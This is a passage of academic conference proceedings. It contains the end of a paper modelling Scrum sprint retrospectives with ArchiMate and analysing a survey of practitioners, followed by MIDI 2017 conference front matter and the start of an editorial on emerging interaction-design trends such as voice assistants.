In building an enterprise model a motivation layer should be developed in the first place. Fig. 5 presents retrospective motivation using the following ArchiMate concepts: stakeholder, driver, assessment, principle, requirement, constraint, goal and value. The motivation model for this simplified detail level may be used for a quick check of what the reasons to perform a retrospective are.




Figure 5. Motivation model of a sprint retrospective

In a full Scrum model the motivation elements are tied to other kinds of motivation, a business layer, and strategy elements.

#### V. COMMON ISSUES DURING A SPRINT RETROSPECTIVE

Obtaining and maintaining a holistic view is an important issue in developing enterprise architecture, but in architecture evolution harmonization and efficiency become the most important goals. The problem can be defined as follow: is a retrospective the best way to develop and improve efficiency of team work?

In order to determine the problems related to a sprint retrospective, a written questionnaire was distributed among people working in Scrum projects. The survey was conducted between May and June 2016 in Cracow and its neighboring areas, which are the largest outsourcing center in Europe [24]. 32 survey participants selected for the survey were members of different Scrum teams from different companies. Their job positions were as follow: 59% were software developers, 38% quality assurance engineers and 3% business analysts. Their work experience ranged between 0-5 years (66%), 6-10 years (21%), 11-15 years (105) and 16-20 years (3 %).

The first part of the survey concerned the position and the work experience of the respondents. In the second part general questions regarding retrospective were as follow: Does the team in which you are working conduct sprint retrospectives? How long does an average sprint take in your project? What is the average duration of a retrospective in your project? Do you prepare for a retrospective? How many exercises does your team perform during a retrospective?

Then, in the third part of the survey the respondents were asked to what extent they agreed with the following statements: (1) I know why a retrospective is carried out. (2) I understand the meaning of a retrospective. (3) A retrospective is a necessary meeting during the sprint. (4) During a retrospective we discuss important things from the team's and project's points of view. (5) A retrospective brings a lot of changes to the team. (6) During a retrospective I make many observations. (7) I want to share my observations during a sprint retrospective. (8) I feel that my participation in a retrospective is important. (9) A retrospective takes the appropriate length of time. (10) A retrospective is interesting. (11) A retrospective drives the team to action. (12) A retrospective is not used to indicate the person responsible for the success / failure of the sprint. (13) A retrospective improves communication between team members. (14) A retrospective improves the team's work organization. (15) A retrospective motivates for better work. (16) A retrospective improves team efficiency. (17) A retrospective reveals strengths and weaknesses of the team. (18) A retrospective reveals the problems that occur in the project. (19) A retrospective allows for the development of team members. (20) A retrospective is carried out correctly.

The survey participants chose a decimal value assigned to each answer ranging from 1 (strongly disagree) to 5 (strongly agree). Finally, the respondents were asked for other suggestions or opinions related to a retrospective, which were not included in the questionnaire.

## VI. SURVEY RESULTS

The survey revealed that only 67% of surveyed people working in Scrum projects participate in a retrospective. Thus, only the answers of the respondents who have actually taken part in retrospectives are analysed.

Most people declared that sprints in their projects last for 2 weeks (55%), 3 weeks (30%) or 4 weeks (15%). Regarding the duration of a retrospective, it takes up to 1 hour in 40% of cases, 2 hours in 55% of cases and 3 hours in 5% of cases. During a retrospective, one exercise (75% cases) is performed as a standard, and its goal is to determine the problems that Scrum teams face. It is regrettable to say that only 35% of the respondents prepare for a sprint retrospective.




Figure 6. Average points for 20 questions of the survey

Twenty questions from the third part of the questionnaire make it possible to determine the satisfaction index of a sprint retrospective. For the purpose of this study, satisfaction was measured by assigning points between 1 (strongly disagree) to 5 (strongly agree) as the answers to the questions. The average values are presented in Fig. 6.

The article presents in detail only some of the most surprising answers to the questions. Only 26% of the respondents (Fig. 7) agreed or partially agreed with the assertion that a retrospective leads to many changes in the team's work. At the same time, only 45% (Fig. 8) of them thought that a retrospective motivates them to work better. In addition, only 30% said (Fig. 9) that a retrospective drives the team to action. Even worse, only 20% partially agreed (Fig. 10) that a retrospective leads to the development of the team members. No one was completely convinced of the validity of this statement. When it comes to identifying the problems faced by the participants of the meeting themselves, it was not better, either. Only 40% of the respondents (Fig. 11) made some observations during the meeting. A better situation occurred with sharing ones insights with others - 85% of the respondents (Fig. 12) declared such a desire.




Figure 7. A retrospective introduces many changes to team work




Figure 8. A retrospective motivates for better work




Figure 9. A retrospective drives the team to action




Figure 10. A retrospection enables the development of team members




Figure 11. During a retrospective I have many insights




Figure 12. I want to share my observations during a retrospective

These responses indicate that a retrospective created to give the team the opportunity to develop, motivate and make changes to the process, in most cases does not fulfill its core functions.

Nevertheless, the respondents also noticed a more positive side of a retrospective. They claimed that such meetings verify the team's integration and enable the exchange of experiences between the participants. In addition, a retrospective reveals the problems that have not been noticed during the sprint.

## VII. APPLYING A PERSONA CONCEPT TO RETROSPECTIVE ROLES

An important concept in enterprise architecture modelling is service realized by processes. In the area of service development many solutions are proposed, such as service design thinking or user and customer experience. The question is why not use these solutions to improve agile processes. In the service design a persona is an important concept. The idea of understanding customer segments was proposed by Angus Jenkinson [25] based on creating imagined or fictional characters with certain behaviors and attitudes which represent customer segments or communities. Success of a retrospective depends on the retrospective leader and team members. For that reasons it would be interesting to develop a persona model for the retrospective leader and team members. Fig. 9 presents the persona model expressed in ArchiMate language.




Figure 13. Persona concept

In building a persona model of a team member, at the beginning his profile should be determined, which can be characterized by: experience, job seniority, age, education, family background, and so on. An important issue is to uncover his personality, e.g. motivation, attitude, feelings and the way of thinking. The definition of a persona for a retrospective should be followed by customer journey canvas designed for each persona. An important task while developing a persona and customer journey canvas is to build an empathy map.

The same considerations are valid for the retrospective leader. This role is of great importance for realizing goals of a retrospective. That is why the feelings of the surveyed persons regarding this role seem interesting.

## VIII. SPRINT RETROSPECTIVE LEADER ROLES

Success of a retrospective depends on the retrospective leader and team members. The behavior of the retrospective leader and team members depends on the retrospective phase. A retrospective consists of three phases: preparing for a retrospective, conducting a retrospective, and post-retrospective actions.

**Preparing for a retrospective.** Survey results confirmed that most participants of a retrospective are not prepared for it. The leader should investigate what occurred during the last sprint, exceptional events that took place, the feelings of the team members, the artifacts and the attractors. These should help to outline and understand the problems the team was facing, and, ultimately, to set a retrospective goal. Outlining the purpose of a retrospective makes the team members see the reason why they are going to spend their time attending the meeting. Retrospective duration depends on many factors, including, e.g. the sprint length, the complexity of the project, technologies used, the size of the team, the level of conflict in the team and the issues that arouse controversy. The next step in the preparation of a retrospective is setting up a schedule. The meeting should be typically divided into phases. For each of these phases, special activities must be prepared that allow the group to mobilize to work together. These activities are designed to encourage team members to actively participate in the meeting, increase their creativity and focus on the topic. It is important not to use only one exercise during retrospective meetings, because doing it repeatedly becomes boring and does not promote creative thinking.

**Conducting a retrospective.** The leader should focus on the process and the structure of a retrospective. Adapting to the needs and dynamics of the team should help the team members to reach the goal while staying neutral in a discussion, even if they have their own insights. In addition, the leader, as the person who knows the schedule of a retrospective, has to present each activity before starting it. This will make the team aware of what they can learn from exercises. Every activity should end with a discussion on the obtained effects and conclusions drawn from it. An important task of the leader is to observe the activities of the participants of a retrospective. The leader should draw attention to those who do not participate at all, encouraging them to take part in the discussion and express their opinions, as well as to those who dominate the conversation. During a retrospective, the retrospective leader listens attentively to participants' speeches, trying to capture the signals of the blame or clutter of the team members. Seeing what the conversation is about, the leader should try to change its course. Moreover, it may happen that during a meeting the team loses the sense of time and here emerges another role of the leader connected with managing the time. The leader should give signals so that the meeting proceeds according to the schedule.

**Post-retrospective actions.** The basic principle of a retrospective is - after inspecting - making adaptations in the next sprints. If only a small part of the proposed changes are implemented, the team may become frustrated and not willing to take part in retrospectives in the future.

## IX. SPRINT RETROSPECTIVE IMPROVEMENT CONSIDERATIONS

A retrospective is a part of Scrum, which, unfortunately, is often ignored, depreciated and neglected. As a result, the team cannot obtain desired results from such meetings. But it is assumed that a retrospective influences team development, improves the efficiency of its work and communication

between team members. Without a good retrospective, it is not possible for the team to improve their performance.

Unfortunately, the results of the survey reveal that in most cases retrospectives do not meet the assumptions. A large group of the survey participants failed to notice whether such meetings make proper changes to the team and, in particular, whether they allow them to develop. Does this mean that the belief in the power of a retrospective is only a myth?

In the survey several people noticed certain additional issues during a sprint retrospective. It happened that, despite the improvement resolutions, the team members lacked the consistency in implementing them. In addition, during the meeting itself, the participants often lacked the discipline, which was often the leader's fault.

At the same time, the survey showed that satisfaction with retrospectives was strongly linked with the number of exercises done during meetings and almost did not depend on earlier preparation for them. The more activities were done during the meeting, the more positive effects of the action were noticed by the team members. In addition, a retrospective was better assessed by people who prepared for it.

The analysis of the survey results allowed us to formulate tips helping to fix a retrospective and make it work as expected. One of the most important factors influencing success of a retrospective is the choice of the leader. The leader should be a good observer who can encourage shy people to actively participate in the meeting, while diminishing the behavior of those overactive. In addition, the leader should be a person who knows the schedule of the meeting best and possesses thorough knowledge of how each exercise should be performed during the meeting.

This is directly related to the preparation of a person to lead a retrospective, which consists not only of the preparation of a proper place together with the needed materials, but also of learning about the course of the sprint and the situation in the project, and to determine the purpose of a retrospective. It is also a good habit to divide the meeting into five phases of varying lengths, each with different duration and aim. The direct result of this division is the activity performed during each of the phases aimed at achieving the goal of each phase. Taking these tips into account when preparing for the next retrospective will certainly make the team's attitude to a retrospective meeting more positive and will enable them to notice its positive impact on their work.

Sometimes the reasons why a sprint retrospective does not work well are known, and the time needed for solving problems is much longer than the sprint length. In this case alternative measures should be considered, like e.g. forwarding problems to an issue log system to solve impediments and perform team networking exercises to enhance cooperation.

## X. CONCLUSIONS

Enterprise architecture is a means of improving and understanding activities in a company in a uniform and holistic way. Such an approach may be proposed for agile and classic software products development processes. The presented



enterprise architecture models may be suitable for different stakeholders, because, as shown above, they can model different methodologies with sufficient details and in a way that is understandable to different stakeholders.

Enterprise architecture models are good measures of the improvement of company processes. The main driver of the paper were survey results concerning a sprint retrospective, which showed numerous weaknesses of a retrospective. The main aim was to look at a retrospective from the perspective of enterprise architecture and to find suitable solutions from the company's perspective. The proposed model may be used to compare different approaches. Developing a detailed model of a retrospective will make it possible to assess it from the outside.

The obtained results are a good starting point for developing a more comprehensive and consistent model with sub-models related to project and product management in software houses.

#### REFERENCES

- [1] D. Chen, G. Doumeingts, and F. Vernadat, "Architectures for enterprise integration and interoperability: Past, present and future," *Comput. Ind.*, vol. 59, no. 7, pp. 647–659, Sep. 2008.
- [2] C. Pardo, F. J. Pino, F. García, M. Piattini, and M. T. Baldassarre, "An ontology for the harmonization of multiple standards and models," *Comput. Stand. Interfaces*, vol. 34, no. 1, pp. 48–59, Jan. 2012.
- [3] The Open Group, "ArchiMate® 3.0 Specification," 2016. [Online]. Available: <http://pubs.opengroup.org/architecture/archimate3-doc/toc.html>. [Accessed: 27-Jan-2017].
- [4] K. Schwaber and K. Sutherland, *Scrum Guide*. 2016.
- [5] M. Lankhorst, *Enterprise Architecture at Work*. Berlin, Heidelberg: Springer Berlin Heidelberg, 2017.
- [6] A. Lapkin *et al.*, "Gartner clarifies the definition of the term 'enterprise architecture'," 2008.
- [7] S. Hanschke, J. Ernsting, and H. Kuchen, "Integrating Agile Software Development and Enterprise Architecture Management," 2015, pp. 4099–4108.
- [8] J. Werewka, K. Jamróz, and D. Pitulej, "Developing Lean Architecture Governance at a Software Developing Company Applying ArchiMate Motivation and Business Layers," in *Beyond Databases, Architectures, and Structures*, vol. 424, S. Kozielski, D. Mrozek, P. Kasprowski, B. Malysiak-Mrozek, and D. Kostrzewa, Eds. Cham: Springer International Publishing, 2014, pp. 492–503.
- [9] M. Lankhorst, *Enterprise Architecture at Work*. Berlin, Heidelberg: Springer Berlin Heidelberg, 2013.
- [10] P. Szwed, J. Werewka, and G. Rogus, "Ontology based alignment of classic and agile project management for an IT enterprise," *Zesz. Nauk. Wydziału ETI Politech. Gdań.*, vol. 19, pp. 345–350.
- [11] PMI, *A Guide to the Project Management Body of Knowledge: PMBOK(R) Guide*, 5 edition. Newtown Square, Pennsylvania: Project Management Institute, 2013.
- [12] R. Wendler, "The Structure of Agility from Different Perspectives," in *2013 Federated Conference on Computer Science and Information Systems*, 2013, pp. 1177–1184.
- [13] F. B. Ruy, R. A. Falbo, M. P. Barcellos, and G. Guizzardi, "Towards an ontology pattern language for harmonizing software process related ISO standards," 2015, pp. 388–395.
- [14] J. Werewka, G. J. Nalepa, M. Turek, T. Włodarek, S. Bobek, and K. Kaczor, *Project management in IT company. Vol. 3, Project and software development processes management*, vol. 3. Kraków: AGH Press, 2012.
- [15] M. P. Kua, *The Retrospective Handbook: A guide for agile teams*. CreateSpace Independent Publishing Platform, 2013.
- [16] E. Derby, D. Larsen, and K. Schwaber, *Agile Retrospectives: Making Good Teams Great*, 1 edition. Raleigh, NC: Pragmatic Bookshelf, 2006.
- [17] "Agile wallboards," *Projects' Little Helper*, 29-Oct-2010. [Online]. Available: <http://www.projectslittlehelper.com/2010/10/29/being-agile/collaboration-and-communication/agile-wallboards/>. [Accessed: 14-Apr-2017].
- [18] T. KATAOKA, K. FURUTO, and T. MATSUMOTO, "The Analyzing Method of Root Causes for Software Problems," *SEI Tech. Rev.*, no. 73, p. 81, 2011.
- [19] M. Sutton, "How to Make an App - an AAC app comes to life in a week," *Tactus Therapy Solutions*, 02-Feb-2015. .
- [20] E. Derby, "Seven Ways to Revitalize Your Sprint Retrospectives | esther derby associates, inc.," 2010. [Online]. Available: <http://www.estherderby.com/2010/06/seven-ways-to-revitalize-your-sprint-retrospectives.html>. [Accessed: 14-Apr-2017].
- [21] L. Gonçalves and B. Linders, *Getting Value out of Agile Retrospectives - A Toolbox of Retrospective Exercises*. lulu.com, 2014.
- [22] "eBook: Fun retrospectives," *Caroli.org*. [Online]. Available: <http://www.caroli.org/book-fun-retrospectives/>. [Accessed: 14-Apr-2017].
- [23] A. Przybyłek and M. K. Olszewski, "Adopting collaborative games into Open Kanban," in *2016 Federated Conference on Computer Science and Information Systems (FedCSIS)*, 2016, pp. 1539–1543.
- [24] Tholons, "2015 Top 100 Outsourcing Destinations." [www.THOLONS.com](http://www.THOLONS.com), 2015.
- [25] A. Jenkinson, "Beyond segmentation," *J. Target. Meas. Anal. Mark.*, vol. 3, no. 1, pp. 60–72, 1994.



# 4<sup>th</sup> Conference on Multimedia, Interaction, Design and Innovation

**M**IDI Conference provides an interdisciplinary forum for academics, designers and practitioners to discuss the challenges and opportunities for enriching human interaction with digital products and services.

The main focus of MIDI Conference is exploring design methods for creating novel human-system interaction, developing user interfaces and implementing innovations in user-centred development of advanced IT systems and on-line services.

## TOPICS

Topics of interest include (but are not limited to) the following areas:

- interactive multimedia and multimodal interaction design
- novel interaction techniques, voice interfaces, interactive multimedia
- ubiquitous, multimodal, pervasive and mobile interaction, wearable computing
- novel information visualization and presentation techniques, Augmented/Virtual Reality
- design methods for usability, accessibility and outstanding user experience
- prototyping of user interfaces and interactive services
- human-centred design practices, methods and tools, user interface design
- unfolding trends in HCI research and practice, customer experience, Service Design
- advances in user-centred interaction design
- understanding people and interactions: theory, concepts, models and methods
- understanding people and interactions: contextual, ethnographical and field studies
- critique and evolution of methods, processes, theories and tools for human-computer interaction
- novel methodologies for conceptualization, design and evaluation of interactive products and services

## STEERING COMMITTEE

- **Brocki, Łukasz**, Polish-Japanese Academy of Information Technology
- **Koržinek, Danijel**, Polish-Japanese Academy of Information Technology, Poland
- **Landowska, Agnieszka**, Gdansk University of Technology, Poland
- **Wichrowski, Marcin**, Polish-Japanese Academy of Information Technology, Poland
- **Wołk, Krzysztof**, Polish-Japanese Academy of Information Technology, Poland

- **Wróbel, Michał**, Gdańsk University of Technology, Poland

## SECTION EDITORS

- **Marasek, Krzysztof**, Polish-Japanese Academy of Information Technology, Poland
- **Romanowski, Andrzej**, Lodz University of Technology, Poland
- **Sikorski, Marcin**, Polish-Japanese Academy of Information Technology, Poland

## REVIEWERS

- **Ardito, Carmelo**, Univeristy of Bari
- **Brocki, Łukasz**, Polish-Japanese Academy of Information Technology
- **Fernández Iglesias, Manuel Jose**, Vigo University, Spain
- **Fjeld, Morten**, Chalmers University of Technology, Sweden
- **Forbrig, Peter**, University of Rostock
- **Guttormsen, Sissel**, University of Bern, Institute of Medical Education, Switzerland
- **Jaworski, Tomasz**, Lodz University of Technology
- **Kaptelinin, Victor**, Umea University
- **Koržinek, Danijel**, Polish-Japanese Academy of Information Technology, Poland
- **Kołakowska, Agata**, Faculty of Electronics, Telecommunications And Informatics, Gdansk University of Technology, Poland
- **Landowska, Agnieszka**, Gdansk University of Technology, Poland
- **Manzke, Robert**
- **Markopoulos, Panos**, Eindhoven University of Technology
- **Marti, Patrizia**, University of Siena, Italy
- **Masoodian, Masood**, Aalto University
- **Miler, Jakub**, Faculty of Electronics, Telecommunications And Informatics, Gdansk University of Technology, Poland
- **Obaid, Mohammad**, Koç University
- **Pribeanu, Costin**, National Institute for Research and Development in Informatics - ICI Bucuresti
- **Satalecka, Ewa**, Polish-Japanese Academy of Information Technology
- **Slavik, Pavel**, Czech Technical University
- **Toro, Carlos**, Vicomtech

- **Unland, Rainer**, Universität Duisburg-Essen, Germany
- **Vanderdonckt, Jean**, Université catholique de Louvain, Belgium
- **Visciola, Michele**, Experientia
- **Wichrowski, Marcin**, Polish-Japanese Academy of Information Technology, Poland
- **Wieczorkowska, Alicja**, Polish-Japanese Academy of Information Technology, Poland
- **Windekilde, Iwona**, Aalborg University
- **Winkler, Marco**, University Paul Sabatier
- **Wojciechowski, Adam**, Institute of Inf. Techn., Lodz Univ. of Techn.
- **Woźniak, Paweł W.**, University of Stuttgart, Germany
- **Wołk, Krzysztof**, Polish-Japanese Academy of Information Technology, Poland
- **Wróbel, Michał**, Gdańsk University of Technology, Poland
- **Zahiris, Panayiotis**, Cyprus University of Technology
- **Ziegler, Juergen**, University of Duisburg-Essen

## Emerging Trends and Novel Approaches in Interaction Design

Krzysztof Marasek  
Polish-Japanese Academy  
of Information Technology  
ul. Koszykowa 86,  
02-008 Warszawa, Poland  
kmarasek@pjwstk.edu.pl

Andrzej Romanowski  
Lodz University of Technology  
Institute of Applied  
Computer Science,  
90-924 Łódź Poland  
Email: androm@kis.p.lodz.pl

Marcin Sikorski  
Polish-Japanese Academy  
of Information Technology  
ul. Koszykowa 86,  
02-008 Warszawa, Poland  
msik@pjwstk.edu.pl

**Abstract**—This paper presents an outline of novel approaches and emerging trends related to Human-Computer Interaction (HCI). These trends have been present in the MIDI 2017 conference organized within FedCSIS series. In particular on-line services and mobile applications, often operated by voice-based interfaces and voice-driven assistants, are special areas of interest as to their prospective developments. Also the use of Artificial Intelligence (AI) in user interfaces seems to offer a breakthrough towards more intuitive and error-tolerant interaction needed especially in the most common, mobile context of use.

**Index Terms**—Human-Computer Interaction, Interaction Design, Usability & User Interface, User Experience.

RECENT developments in Information Technology (IT) create new opportunities for creating new user-system interaction techniques. As a result, nowadays we are witnessing a remarkable shift in research and practice of Human-Computer Interaction (HCI).

Traditionally, the domain of HCI has dealt with optimizing user interfaces and developing new interaction styles. Historically, the humans were first placed as trained operators of computer systems dedicated to serving narrowly-defined domains like accounting, manufacturing or process control. With the introduction of Personal Computers (PCs) in the 1980s, the human has become not only a software user, but also an important stakeholder in IT projects. This shift has led to developing User-Centered Design (UCD) approach, very popular in contemporary IT projects. Most recently, availability of wireless networks and handheld devices (especially smartphones) caused that mobile applications and on-line services have become a natural part of everyday life. Ultimately, in IT projects today the human is not only a target user, but also a consumer who decides for instance which payment plan to choose or when to terminate the subscription (often caused by switching to more attractive offer from another vendor).

From a technical viewpoint, developing and launching a mobile app or website is relatively easy, but the competition is usually strong and users have a wide choice of similar solutions on-line. In such conditions the real problem is how to attract attention of potential customers and how to gain

their loyalty. These are the central questions of on-line relationship marketing and on-line branding – areas not present in IT development until very recently.

As a result, currently e-customers often treat IT systems (especially mobile applications and on-line services) as *service solutions*, which help to solve practical problems (like shopping, reservations, navigation etc.) or to improve individual lifestyle (for instance in areas related to fitness, wellbeing, ecology, safety, health, child care etc.). E-customers remain loyal to specific on-line services as long they satisfy their expectations, resulting from everyday context of use (related to specific problem to be solved – what, when and where) as well as from their current lifestyle, or even fashion. E-customers' loyalty to a specific service or app no longer results merely from adequate functionality, decent usability and aesthetic look of an app [11]; now it primarily results from cumulated, constantly positive User Experience (Customer Experience), making a given app or service someone's preferred choice.

Nowadays user interface still remains an essential part of an IT product, but now it is less a technical component, instead more addressing emotional, behavioral, economical, or lifestyle-related needs. However, the contents of recent IT projects has also changed a lot: now the focus is no longer a computer system, but a specific *service* aimed to generate revenues. In addition to the technical part (now often outsourced to subcontractors), today's IT projects often address issues such as on-line relationship marketing strategy, appropriate business model, ethnographical studies, creative design and innovation development. The term "creative projects" is now often related to IT projects, and teamwork creativity (often stimulated by Design Thinking techniques [9, 10]) is expected to produce solutions which will not only attract a customer, but will make him/her loyal to a specific service brand or vendor for a long time.

In the timespan of a recent decade, these trends have changed the role of HCI in IT projects, while new interaction technologies have open new opportunities to deliver on-line services and solutions not even imagined in the past. Also the popularity of IT design paradigms such as SOA (Software Oriented Architecture) or SaaS (Software as a Service), especially attractive among business users, made

IT applications generally perceived *as services*, while ease of use and positive User Experience remain critical requirements enabling their practical use.

As a result of these developments, regarding the current role of interaction design in IT projects we are now facing some novel research problems, for instance:

- developing new methods for providing not only high usability of interactive systems, but also valuable User/Customer Experience over a long time;
- delivering consistency among mobile websites and mobile applications, because users often use several handheld devices to access their favorite on-line services;
- developing effective methods for designing interfaces for small screens, because mobile context of use becomes prevalent for users in everyday life and in business activity;
- rapid development of low-cost Augmented- and Virtual Reality (AR/VR) interfaces soon will change the way how users will be interacting with reality-based objects;
- balancing rapid prototyping techniques, widely used in agile design, with standardization and patterns which enabled easy operation of multiple devices because users were able to utilize previously acquired knowledge and skills;
- fast proliferation of social interfaces, often used in mobile context, changing what used to be Human-Computer-Interaction (HCI) more towards computer-mediated Human-Human Interaction (HHI), with all its benefits but also with quickly emerging serious risks;
- building safety, security and trust, as preconditions of positive User Experience, how they should be developed in design of an IT product/service and how they should be communicated to users/consumers.

These issues – and many others – have been in the focus of MIDI (Multimedia, Interaction, Design and Innovation) Conferences, organized since 2013. Last year's MIDI [2] held for the first time within the FedCSIS series also highlights a number of topics related to a main stream as well as to niche research agendas as follows. User experience issues, accessibility and user interface design were presented by [12][13][14][16][17][18][20][21][23][24] yet different papers put those issues in different context of programming, game design, crowdsourcing or visually impaired people just to name a few. On the other hand some other paper stated questions about affective design, applications for supporting the ongoing therapy or pervasive robot assistants [15][19][22][25].

The MIDI 2017 Conference aims to cover at least some of issues shaping current trends in designing interactions between users/customers and interactive content or services. As usually, also papers included in this MIDI 2017 volume are expected to spark stimulating discussions on the crossroads of multimedia, interaction, design and innovation – as the conference name tells.

Submissions collected in this volume have been divided into following sections, roughly covering:

- Education Systems – interaction design for educational applications [26][27];
- General HCI – various interaction design aspects, from technical to aesthetic ones [28][29][30][31][32][33][34];
- Graphics/Speech – including multimodal user interfaces, present in everyday use, gaming, entertainment or teamwork applications [35][37].

Among latest trends and developments listed above, especially distinct is the advent of digital voice-driven assistants, especially in home and mobile environments. They allow for natural, spoken communication between the user and a computer system, thus providing much more natural interaction style than user interfaces that had been used so far.

As mentioned by many recent references (eg. [3], [4], [5]) one of the latest HCI challenges is the application of Artificial Intelligence (AI), especially voice driven assistants. There are a lot of new advancements here – ranging from enabling technologies up to entire ecosystems of applications. In July 2017 Amazon's Alexa passes 15000 skills (applications defining dialog domains) growing rapidly in one year and its competitors like Google Home or Siri are not far behind. Smart home assistants may control home appliances and are useful in everyday duties. However, preparation of voice interface isn't simple, even with supporting tools [6] and mixed-initiative dialog needs a lot of preparatory work and good knowledge of voice dialog rules. Here HCI specialist may help easing the task of dialog preparation.

We may expect, that definitions and models created for voice interaction with assistants like Alexa or Siri will influence the shape of interaction in a future. Standards for how we interact with voice assistants will emerge in the same way as it happened with web browsing and common icons, forms, and gesture styles used across the app market [7].

Nowadays yet another challenge emerges: as shown also at MIDI conference there are clear trends in computer vision and AI: image classification, scene and object recognition, game play learning, image and video question answering. Visual Dialog is a novel task that requires an AI agent to hold a meaningful dialog with humans in natural language about visual content. Specifically, given an image, a dialog history, and a follow-up question the agent has to answer the question in natural language [8]. This opened new potential applications to support visually impaired users and social human-computer interactions. However, how shape such a dialog is still unclear, but first attempts are already underway.

